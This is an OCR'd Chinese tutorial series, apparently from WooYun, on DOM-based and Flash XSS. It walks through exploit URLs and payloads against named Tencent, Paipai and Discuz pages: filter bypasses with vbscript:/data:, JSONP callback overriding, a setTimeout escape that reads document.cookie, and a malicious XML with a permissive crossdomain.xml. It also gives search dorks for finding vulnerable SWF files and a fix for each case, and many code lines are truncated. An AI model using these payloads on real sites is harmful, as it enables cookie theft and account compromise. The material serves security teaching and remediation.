


可以看到，我们参数的 aaaaaa 被带入到了 `<iframe src="这里"></iframe>` 。

这样一来，就满足了我们的使用条件。 我们试试

```
http://helper.qq.com/appweb/tools/tool-detail.shtml?turl=javascript
```

。。竟然没反应。我们来看看刚才的那个地方。



可以看到，src 这次没属性了，看来腾讯做了什么过滤。我们继续搜索下一个toolframe 试试。

恩，看来就是这段代码导致的。



一起看看这段代码。

```
function OpenFrame(url) {
    if (url.toLowerCase().indexOf('http://') != '-1' ||
        url.toLowerCase().indexOf('https://') != '-1' ||
        url.toLowerCase().indexOf('javascript:') != '-1')
        return false;
    document.getElementById("toolframe").src = url;
}
```

不难看出，腾讯对 javascript:做出了判断。

```
document.getElementById("toolframe").src = url;
```

这句是导致 XSS 的一句代码。而 openFrame 的 url 参数则来自于(无关代码省略)：

```
...
var tool_url = getQueryStringValue("turl");
...
openFrame(tool_url);
...
```

5. 根据我们上面说道的 iframe 的利用方法，我们不难看出，腾讯的过滤是不完善的。

在 IE 下，我们可以使用 vbscript 来执行代码。 vbscript 里 ' 单引号表示注释，类似 JS 里的 `//`

```
http://helper.qq.com/appweb/tools/tool-detail.shtml?turl=vbscript:r
```




```
http://helper.qq.com/appweb/tools/tool-detail.shtml?turl=data:text/
```



6. 就到这里。

修复方案

危险的不光是 javascript:， vbscript:, data: 等同样需要过滤。

12. Dom Xss 进阶 [路径 con]

> 来源：12. Dom Xss 进阶 [路径 con]

简要描述

我不是萝莉 con,我是路径 con。

一些程序员会动态的加载 json 数据，同域的时候，可以使用 ajax；而有时候，数据所在域和当前页面所在域又不一致。所以需要跨域 请求。跨域请求数据的手段中，有一种叫做 jsonp。

用代码表示的话，就是 `somescript.src="http://otherdomain.com/xx?jsonp=callback"`

某些时候，程序员会在调用外部数据的时候带上可控的参数。 `somescript.src="http://otherdomain.com/xx?jsonp=callback&id="+id;` 如果这个 id 我们可控，将可能带来 XSS 问题。

详细说明

本次教程，就不像前面的一样，去细说操作过程了，前面的几次教程也基本将常用操作全部介绍到了。直接来看例子。

1. 在扫描过程中，经常遇到下面的例子。



2. 初看看，这种情况，似乎没有什么利用价值。

3. 但是我们不难想象，如果这个地址是我们可控的话，一样会带来威胁。

地址的可控可以分为 3 个层面。

3.1 `script src="完全可控"` ,这种就简单了，直接将地址换为我们的 JS 地址

3.2 `script src="/path/xxx/[路径可控]/1.js"` 这种要利用的话，需要同域名下有可控的文件。可控文件又分为 2 种。

3.2.1 可以直接上传文本至同域名下，不一定要是 HTML 文件，需要上传点有过滤缺陷。

3.2.2 参数可控，利用可用的 json 接口。

最终变为 `script src="/path/xxx/.../yyy/xx.json?callback=alert(1)"`

3.3
`script src="/xxxx/json.php?callback=xxxx&param1=yyy&param2=[参数可控]`

这种情况，和 3.2.2 类似，如果参数可控，且 json 的参数没有很好的过滤时。我们就有机可乘了。

4. 本文以拍拍网一处 XSS 为例，来描述以上可能性。

扫描器扫到的点，见步骤 1 中的图。进一步，我们可以通过抓包的方式，看到页面在打开时，所加载的外部 JS 文件地址。

```
http://sse1.paipai.com/comm_json?callback=commentListCallBack&dtag=
```

我们打开这个 JSON，用扫描反射型的方式，可以测试出，callback, dtag 以及 ranking 可控。但均无法使用 `<`，`>`，也就是说，这个 JSON 接口本身是无 XSS 风险的。 此外 dtag, 和 ranking 都在双引号里面，我们在后续无法进行利用，而 callback 则在最前面，比较好控制。 我们可以想象下，如果我们可以让这个页面调用：

```
http://sse1.paipai.com/comm_json?callback=alert(1);
```

那么将会产生 XSS。

那么怎么让页面调用上面的情况呢？

4.1 直接控制 callback 参数，但是从实际情况来看，我们此处无法直接控制它，【失败】

4.2 将后面的参数, `param=xxx` 修改为 `param=xxx&callback=alert(1)` ，从而覆盖前面的 callback

5. 上面说到的第 2 种方案，似乎可行。但是实际上还是有问题的。


譬如我们页面上的 type 参数，对应着 json 的 sclassid 参数。 我们访问以下地址：

```
http://bag.paipai.com/search_list.shtml?type=&callback=alert(1);&np
```

其实很明显上面这样是不行的。。因为 `&` 本身就是参数分隔符。这样写 type 就为空了 可能很快就有人想到另外一个写法： `&` 写为 `%26`

```
http://bag.paipai.com/search_list.shtml?type=%26callback=alert(1);&
```

很好，但是实际上，你会发现，访问的 json 接口的参数也还是原封不动的 `%26`，而不是所希望的 `&`



6. 为了看看参数是怎么从页面，传递到了 comm_json 这个接口上的。我们定位到以下代码。

```
http://static.paipaiimg.com/js/search.js?t=20121108
```

```
function init() {
    var keyword = decodeURIComp($getQuery('keyword')), type = $getQ
    searchtype = $getQuery('searchtype');
    option.keyword = keyword; option.classId = type;
    option.searchType = searchtype || option.searchType;
    option.beginPrice = $getQuery('bp');
    option.endPrice = $getQuery('ep');
    option.NewProp = $getQuery('np') || $getQuery('newprop');
    option.property = $getQuery('pro') || option.property;
    option.cid = $getQuery('cid');
    option.Paytype = $getQuery('pt') || option.Paytype;
    option.hongbaoKeyword = $getQuery('hb');
    option.conditionStatus = $getQuery('cs') || option.conditionSta
    option.showType = $getQuery('show') || option.showType;
    option.mode = $getQuery('mode') || option.mode;
    option.address = decodeURIComp($getQuery('adr'));
    option.orderStyle = $getQuery('os') || option.orderStyle || 80,
    option.hideKeyword = $getQuery('hkwd') == "true" ? true: false,
    option.ptag.currentPage = $getQuery('ptag') || $getQuery('PTAG
    var pageIndex = $getQuery('pi'),
    pageSize = $getQuery('ps');
    option.pageIndex = (pageIndex && $isPInt(pageIndex)) ? pageInde
    option.pageSize = (pageSize && $isPInt(pageSize)) ? pageSize *
};
```

在这个文件里，我们很容易的看出，当前页面参数和 json 参数的对应关系 `option.JSON 参数=$getQuery("页面参数")`

7. 一个函数让我眼前一亮啊，`decodeURIComp`。。也就是说，传入的 keyword，会解码一次。

也就是说，如果我们 `keyword=%26callback=alert(1);` decodeURIComp 就会变为 `&callback=alert(1);` 为了证明我们的想法：我们直接写利用代码。注意 `keyword=` 那一部分

```
http://bag.paipai.com/search_list.shtml?type=213280&np=11&pro=256&s
```


8. 看效果：弹了吧



抓包可以看到，被动态加载的 keyword 参数，我们在后面插入了一个 callback，覆盖了前面的 callback



同样，看到返回的 comm_json 的内容



修复方案

1. 也可对 jsonp 接口的 callback 参数进行更加严格的字符控制，一般的 callback，只需要允许，字母，数字+下划线即可。

13. Dom Xss 实例 [Discuz X2.5]

> 来源：[13. Dom Xss 实例 [Discuz X2.5]]

简要描述


我们教程的 DOM XSS 就到这里了。最后再给大家送上一个实例。希望大家能够体会到：XSS 的上下文非常重要，如何结合上下文， 利用未过滤字符，合理的构造，才是成功的关键。

详细说明

1. 我们直接看实例点。

```
http://www.discuz.net/connect.php?receive=yes&mod=login&op=callbacl
```

2. 可以看到我们的 aaaaaaaaaa 在源代码里有 2 处输出。



3. 看第 2 处，我们需要用双引号闭合，但是显然 dz 不会给我们这么明显的机会，被拦截了。



4. 我们把目光放在第一处，这一处很特殊，位于 setTimeout 函数的第一个参数里，setTimeout 的第一个函数会将字符串作为脚本来 执行。


我们把这一部分代码提取出来。

```
<script type="text/javascript" reload="1">setTimeout("window.locat:
```

我们首先能想到的是闭合掉 单引号， 但是这里单引号已经被过滤了。



5. 那么是不是就没有办法了呢？我们可以看到 setTimeout 的第一个参数是字符串；我们前面的教程里说过一次，JS 字符串中，字符还可以表示为 unicode 的形式。即：单引号还可以表示为 `\u0027` 或 `\x27` 。带着这个想法，我们可以试试\有没有被过滤。 幸运的是，这里还真没过滤 `\`



6. 接着我们就是构造代码了。 首先写好代码。

```
<script type="text/javascript" reload="1">setTimeout("window.locat
```


将里面的引号变为 `\u0027`

```
<script type="text/javascript" reload="1">setTimeout("window.locat
```

代入到 URL 里。

```
http://www.discuz.net/connect.php?receive=yes&mod=login&op=callback
```

可以看到弹出了 cookies。



7. 其实这里存在一个问题。 这段 JS 代码里，第一句是 `location.href="某个地址";` 上面我们所演示的，是一个 alert， 暂停了 `location.href` 的发生。

如果我们把 `alert(document.cookie);` 换成插入某个 JS 文件的脚本代码，就会出现问题。

即：JS 文件还没来得及加载， `location.href="某个地址";` 这句就会被执行，从而跳转到另外一个页面了，继而导致失效。

8. 所以这里，我们有必要改进下执行 JS 的办法。如下，

我们可以直接让代码变成执行
```
location.href="javascript:alert(document.cookie)";
location.href='原来的字符串'.替换(所有字符,"新的字符");
```

```
<script type="text/javascript" reload="1">setTimeout("window.locat
```

同上，替换单引号,加号什么的。

```
<script type="text/javascript" reload="1">setTimeout("window.locat
```

最后利用代码。

```
http://www.discuz.net/connect.php?receive=yes&mod=login&op=callbac
```

可以看到，效果一样，这次就不会发生跳转从而导致加载 JS 失败咯。



修复方案

过滤掉 `\`

14. Flash Xss 入门 [navigateToURL]

> 来源：[14. Flash Xss 入门 [navigateToURL]](http://www.wooyun.org/)

简要描述

接下来，我们将讲解 Flash Xss。由于乌云及社会各界的白帽子的上报，腾讯目前已经对绝大多数可能存在问题的 Flash 进行了修复。 使得我在寻找真实案例时着实麻烦了不少。但是为了使得本教程足够完善和系统，我还是很艰难的找出了一些可以参考的例子。例子本 身危害可能不大，但是希望能够借助例子给新手们描述清楚比较基本的东西。

Flash 的 actionscript 脚本目前网络上存在 2 种版本，即 2.0 与 3.0，本次教程先以 as3.0 为例。同时教程还会在如何使用搜索引擎搜 索，如何查找关键词及构造利用代码方面进行详细的讲解。

详细说明

1. 首先，第一步，我们需要找到存在缺陷的 FLASH 文件。如何找到这类文件呢？最好的办法，当然是 GOOGLE 搜索。但是其 实很多人是不太会用搜索引擎。或者知道怎么用，但是不知道该如何搜索关键词。因而教程的开始，我们来说一说，如何搜索关键词。

2. 基本语句肯定是 `site:qq.com filetype:swf` 意思是，限定域名为 qq.com 文件类型为 FLASH 文件。

3. 显然这样会搜索出很多 FLASH 文件，不利于我们后续的漏洞查找，所以我们需要输入某个关键词来进一步缩小范围。这里我列举一 些寻找关键词的方式。

1. 已知存在缺陷的 FLASH 文件名或参数名，如：swfupload,jwplayer 等

2. 多媒体功能的 FLASH 文件名，如：upload，player, music, video 等 3.3 调用的外部配置或数据文件后缀，如: xml, php 等

3. 前期经验积累下来的程序员特征参数名用词，如: callback, cb , function 等

4. 结合以上经验，本例使用其中第三条： 我们搜索： site:qq.com filetype:swf inurl:xml 可以找到这个 FLASH

```
http://imgcache.qq.com/liveportal_v1/swf/carousel.swf?v=20101111&dp
```

5. 如果你对 FLASH 有一定了解或者你天资聪慧的话，通过以上地址，你或许能猜到这个 FLASH 会调用 http://v.qq.com/doco/pic.xml 这个 XML 文件的数据，为了看看是什么数据，我们可以使用抓包软件【这里我使用的是 charles web proxy】来看

看。



6. 我们看看 http://v.qq.com/doco/pic.xml 的内容，对应着 FLASH 来看。



7. 这里我们重点关注的是 xml 里的 `<link>` 结点。也就是当我们点击图片时，会跳转到 link 所指向的地址。

8.接着我们先说下基础知识。要实现上面点击图片，打开链接的功能，在 FLASH 里通常以以下代码来实现的。 当图片点击时执行 函数 A

函数 A 内容如下：

```
//as3.0 版本
navigateToURL(new URLRequest(link), "_self");
//as2.0 版本 getURL(link,"_self");
```


其中 link 就是被打开的链接。

9. 但是这里存在一个问题，如果 link 是 "javascript:alert(1)" 那么就可以执行 JS 代码了。这里的点击执行代码的效果类似于网页里的

```
<a href="javascript:alert(1)">点我弹出 1</a>
```

10. 基于以上基础知识，我们可以先来反编译一下腾讯的 FLASH 文件，看看是不是上面这样的。 这里我用到的反编译软件是 actionscript viewer 2009。

把下载好的 FLASH 文件，拖到软件里，然后把 AS 都保存出来，保存为文本文件。





如上图，我们可以看到 AS 代码具有目录结构，这种是 AS3 的。如果不是这样目录的样子，则是 AS2 的代码。 由于我们要定位的是使用到 link 的代码。 我们打开保存的 as 代码，进行搜索。

可以看到，当点击图片时，直接将数据里的 link 作为参数传递到了 URLRequest 中。

11. 既然如此，我们把 http://v.qq.com/doco/pic.xml 给下载下来，

将 xml 文件里的 `<link>` 部分修改一下。

```
<sid>3</sid>
<bpurl>/video/play.html?vid=9aeIxCwV8rS</bpurl>
<url>http://img1.gtimg.com/v/pics/hv1/90/156/1162/75598920.j
<link>javascript:alert(1);</link>
<title><![CDATA[乞丐背后的血色利益链]]></title>
<subtitle><![CDATA[中国10年大案要案回顾: 乞丐探秘]]></subtit
</item>
```

12. 上传修改后的 pic.xml 到我们自己的服务器。



13. 这样一来， 腾讯的 http://imgcache.qq.com/liveportal_v1/swf/carousel.swf 就会跨域加载我们的 http://itsokla.duapp.com/pic.xml 文件。

14. 既然是跨域加载，有必要说点基础知识。 FLASH 跨域请求的流程大致如下：



15. 因而，我们要允许来自 imgcache.qq.com 的 FLASH 文件，访问我们的 xml 文件才行。

在我们自己网站的根目录下，放置一个 crossdomain.xml

```
<?xml version="1.0"?>
<cross-domain-policy>
<allow-access-from domain="*.qq.com" />
</cross-domain-policy>
```

16. 最后，看看我们的效果。点击图片时，触发。



修复方案

对 XML 中传入的 link url 进行正则判断 或者限制加载第三方网站的 XML 文件

15. Flash Xss 进阶 [ExternalInterface.call 第一个参数]

> 来源：15. Flash Xss 进阶 [ExternalInterface.call 第一个参数]

简要描述

除了上一节讲到的 `navigateToURL/getURL` 之外呢，另一个经常存在 XSS 缺陷的 as 函数就是 `ExternalInterface.call` ，此函数作为 FLASH 与宿主页面 javascript 通信的接口，一般来说，有“2”个参数，第一个参数为所调用 js 函数名，后续的其他参数则为所调用的 js 函 数的参数。那么在参数可控的情况下，不论是第一个参数或是后续参数可控，我们均能加以利用实现 XSS。本节先说一说第一个参数可 控的情况。

1. 先从程序员的角度说下基础知识，有时候，我们需要在 FLASH 里调用当前页面中的 javascript 函数，例如：一个简单的需求，我们 要在游戏加载完成后，执行弹出 1 的操作。

javascript 代码: `alert(1)`

as 代码 `ExternalInterface.call("alert","1");`

2. 有的程序员就会觉得，直接弹出 1 太丑了吧。于是他自己写个 js 的函数

```
function myalert(str){
    //显示一个漂亮的浮动层，并且把 str 显示在上面。
}
```

然后在 as 里 `ExternalInterface.call("myalert","1");`

3. 又有一天，另外一个程序员觉得上面那个程序员写的东西不错，但是他的 JS 函数名不叫 myalert，于是喊那个程序员改下 as 代码。 于是那个程序员觉得，免得以后老是有人喊我改代码，他就将代码写成了下面这个样子。

```
var func:String=root.loaderInfo.parameters.func; //接受 FLASH 所带的
ExternalInterface.call(func,"1");
```

[这样一来，其他想用这个 FLASH 的人，不需要修改 FLASH，只需要调用 FLASH 的时候带上参数即可。 比如我的 JS 函数是 newalert, 我只需要按照下面这么调用： http://some.com/xxx.swf?func=newalert

4. 上述过程提高了程序的可重用性，为开发人员带来了极大的便利，但是却是缺乏安全考虑的。 攻击者可以采用以下的方式来执行自己的代码

```
http://some.com/xxx.swf?func=(function({alert("hi jack")})
```

5. 为了方便理解，我们可以将

```
ExternalInterface.call("函数名","参数 1");
```

看成 JS 里的

```
函数名("参数 1");
```

而 FLASH 里实际最后执行的 JS 代码，形式如下（至于下面这句哪里来的，暂时不表）：

```
try { flash toXML(函数名("参数 1")) ; } catch (e) { "<undefined/>";
```

因而 函数名 部分也可以写为 `(function(){alert("hi jack")})` 的形式。

6. 上面说的是理论基础，有了这个基础，我们来看实例，就比较简单了。 http://quan.qq.com/swf/swfupload.swf

7. 怎么反编译，见上一篇。我们来看怎么查找缺陷。

8. 因为这是一个 AS3.0 的 FLASH 文件，我们首先确定 FLASH 是否有接受参数。 as3.0 接受参数的方法，所有参数存放在 `root.loaderInfo.parameters` 对象里。 例如 `aaa.swf?a=1&b=2&c=3` ,那么 `root.loaderInfo.parameters` 则等于

```
{
    "a":1,
    "b":2,
    "c":3
}
```

9. 我们可以定位到 movieName 变量



可以看出，FLASH 的 movieName 参数，存放到了 this.movieName 中。

10. 进一步， `this.movieName` 被带入了到了 `this.flashReady_Callback` 及其它变量。





```
this.flashReady_Callback = (("SWFUpload.instances[\"" + this.movieN
```

11. 我们再进一步看看， `this.flashReady_Callback` 被用到了哪里。



12. 再接着看看调用 `this.flashReady_Callback` 的 Simple 函数是啥样子的。



可以看到，最终这个参数被放到 `ExternalInterface.call` 的第一个参数中执行了。

13. 是不是很激动。我们来假设一下，按下面调用 FLASH http://quan.qq.com/swf/swfupload.swf?movieName=aaaaaaaa 那么 `this.flashReady_Callback` 就等于以下内容。 `SWFUpload.instances["aaaaaaaa"].flashReady`

最终调用的是 `ExternalInterface.call('SWFUpload.instances["aaaaaaaa"].flashReady'`

14. 如果我们要调用自己的 JS 代码，就需要构造闭合，但是你会发现有一定问题。。 我们最多能够造成下面的模样。

```
ExternalInterface.call('SWFUpload.instances["aaa"];
function SWFUpload(){};
SWFUpload["aaa"].flashReady');
```

但是这样是无法正确执行的，因为 `SWFUpload.instances` 没有被定义，从而 `SWFUpload.instances["aaa"]` 会失败。


15. 怎么办呢？这里就要拿出我们第 5 步里的知识了。我们把“函数名”换成 call 的第一个参数内容。变成下面的形式。

```
try { flash toXML(SWFUpload.instances["aaaaaaaa"].flashReady("参数
```

我们再基于以上代码来构造，

```
try { flash toXML(SWFUpload.instances["aaa"])}catch(e){alert(1)};//
```

图片解析:




```
try {
    flash toXML(SWFUpload.instances["aaa"]) //此行代码，因为 SWFUploa
}catch(e){
    alert(1); //这里将会被执行。
};
//"].flashReady("参数 1")) ; } catch (e) { "<undefined/>"; }
```

16. 最后，我们把构造的代码，放进 FLASH 的参数里

```
http://quan.qq.com/swf/swfupload.swf?movieName=aaa"])}catch(e){aler
```

可以看到成功执行 `alert(1)`



修复方案：

对传入 call 的字符串进行判断或过滤操作。

16. Flash Xss 进阶 [ExternalInterface.call 第二个参数]

> 来源：16. Flash Xss 进阶 [ExternalInterface.call 第二个参数]

简要描述

讲完 ExternalInterface.call 的第一个参数，我们接着来讲第“2”个参数，之所以 2 打上引号，因为 call 函数的原型是：

`call(functionName:String, ... arguments):*` ， 即后面可以有很多很多个参数，我们统称为第 2 个参数。有时候我们会遇到 `ExternalInterface.call("xxxxx","可控内容");` 的情况，那么这种情况下，如何构造 XSS 呢？

1. 有了上一节教程的基础，这次我们直接见实例。

通过 GOOGLE 搜索，site:qq.com filetype:swf inurl:xml 我们可以找到以下 FLASH。

```
http://imgcache.qq.com/qzone_v4/2/default_menu_horizontal.swf?xml_
```


2. 借鉴上上节教程的思路，我们可以看看 http://imgcache.qq.com/qzone/client/custom_menu/custom_menu.xml 里是个什么内容。

```
<?xml version="1.0" encoding="UTF-8"?>
- <navigation>
    <menu href="1" name="主 页"/>
    <menu href="2" name="日 志"/>
    <menu href="3" name="音乐盒"/>
    <menu href="4" name="留言板"/>
